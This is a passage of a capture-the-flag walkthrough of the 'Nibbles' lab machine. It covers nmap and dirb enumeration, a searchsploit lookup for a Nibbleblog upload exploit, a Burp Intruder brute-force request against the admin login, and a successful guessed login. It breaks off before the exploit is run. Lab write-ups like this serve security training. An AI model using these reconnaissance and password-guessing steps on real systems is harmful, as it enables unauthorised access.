
Nibbles

The target of the challenge is a Linux machine.

Enumeration:

We scan our target using nmap, starting with a stealth scan, and then a service and technologies enumeration through the service version scanner.




```
root@kali:~# nmap -sS 10.129.1.135
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-25 16:16 CET
Nmap scan report for 10.129.1.135
Host is up (0.081s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 5.74 seconds
root@kali:~# nmap -sC -sV 10.129.1.135 -p 22,80
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-25 16:46 CET
Nmap scan report for 10.129.1.135
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.47 seconds
root@kali:~#
```

The target has two ports opened, 22 for OpenSSH and 80 for a HTTP server.


We get a version for the OpenSSH server, which is 7.2p2. We already found a vulnerability that belongs to this version, but we will not use it here.

The target also runs a HTTP server , but we don't get any title to identify its content and its utility. We can then open it in our browser to have more precisions.




Hello world!

The server provides us only a common “Hello world!”… it is fun but not enough for us. We can inspect the source code get additional information.




```
<html>
  <head></head>
  <body>
    <b>Hello world!</b>
    <!--/nibbleblog/ directory. Nothing interesting here!-->
  </body>
</html>
```

A directory is listed here, and we can then start to enumerate the HTTP server as we know.



```
root@kali:~# dirb http://10.129.1.135/nibbleblog -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jan 25 17:22:30 2021
URL_BASE: http://10.129.1.135/nibbleblog/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.1.135/nibbleblog/ ----
+ http://10.129.1.135/nibbleblog/admin.php (CODE:200|SIZE:1401)
+ http://10.129.1.135/nibbleblog/feed.php (CODE:200|SIZE:302)
+ http://10.129.1.135/nibbleblog/index.php (CODE:200|SIZE:2987)
+ http://10.129.1.135/nibbleblog/install.php (CODE:200|SIZE:78)
+ http://10.129.1.135/nibbleblog/sitemap.php (CODE:200|SIZE:402)
+ http://10.129.1.135/nibbleblog/update.php (CODE:200|SIZE:1622)

-----------------
END_TIME: Mon Jan 25 17:32:20 2021
DOWNLOADED: 4612 - FOUND: 6
root@kali:~#
```

Using the common.txt list, and the “.php” extension, we can list some interesting paths in the web server. We notice here the presence of “admin.php”, which is a login page for administrator panel. Since we found the “/nibbleblog/” directory, we can search for this through searchsploit.




```
root@kali:~# searchsploit nibbleblog
-------------------------------------------------------------------------------------
 Exploit Title
-------------------------------------------------------------------------------------
Nibbleblog 3 - Multiple SQL Injections
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)
-------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~#
```

There is a Metasploit module for the version 4.0.3. We must know if our target runs using this version, but awe also must find username and password as the parameters of the module requires those credentials.


But before, we can search for some information’s about what is nibbleblog. According to *nibbleblog.com*, nibbleblog is a CMS. It is free, and according to *cvedetails* an amount of 10 vulnerabilities were found in the CMS since 2014. The CMS uses XML databases, and it is very useful for a fast blog configuration with minimal setup and resources. One of the most interesting features is the URL content grabbing.

The URL grabbing feature allows the editor of a blog to put an URL and the CMS will grab the video and display it inside the page, with the other content.

Now we can continue. As mentioned before, we need the admin credentials to run our exploit. We can analyze the admin login page first by displaying it in our browser.



10.129.1.135/nibbleblog/admin.php
Sign in to Nibbleblog admin area
test
Remember me
Login
←Back to blog

Putting the test and test as parameters for username and password, we will catch the request using BurpSuite, and analyze it to try a brute force, based on the list of common words that appears on the index page itself. For this we will use Cewl.



```
POST /nibbleblog/admin.php HTTP/1.1
Host: 10.129.1.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.129.1.135/nibbleblog/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Cookie: PHPSESSID=frnqda0jq5obmnf4275f566oq5
Connection: close
Upgrade-Insecure-Requests: 1

username=test&password=test
```


The wordlist ready, we can send the post request form to the intruder. The intruder has a sniper option, which allows to send different payloads for a unique parameter.


Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /nibbleblog/admin.php HTTP/1.1
Host: 10.129.1.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.129.1.135/nibbleblog/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Cookie: PHPSESSID=frnqda0jq5obmnf4275f566oq5
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=§payload§
```


We set the parameter of the password as a variable, to let the username as admin, as it is commonly used for admin credentials. We can run the brute force.



```
Content-Length: 48
Connection: close
Content-Type: text/html; charset=UTF-8

Nibbleblog security error - Blacklist protection
```

As we can see here, the website has a protection and blacklisted our requests, for the last words of the wordlist. I had to reset the machine to continue the CTF !

Finally, I decided to try simply the username “admin” and the password “nibbles”. It worked! And that is all of the utility of OSINT, which is trying to get credentials from discoverable informations. The problem here is also the weak credentials, which leads to most of the exploits. Using those credentials, we get an admin panel.



New session started
25 January - 18:22:16 · IP: 10.10.14.44

New session started
29 December - 10:42:11 · IP: 10.10.14.2


New session started
29 December - 10:42:10 · IP: 10.10.14.2

New session started
28 December - 21:09:06 · IP: 10.10.14.3

New session started
28 December - 21:09:05 · IP: 10.10.14.3

We can go back to our Metasploit module. Using the credentials, we can get a remote shell access, and we will try to understand how this exploit is possible. But the last thing to do is to know the version.

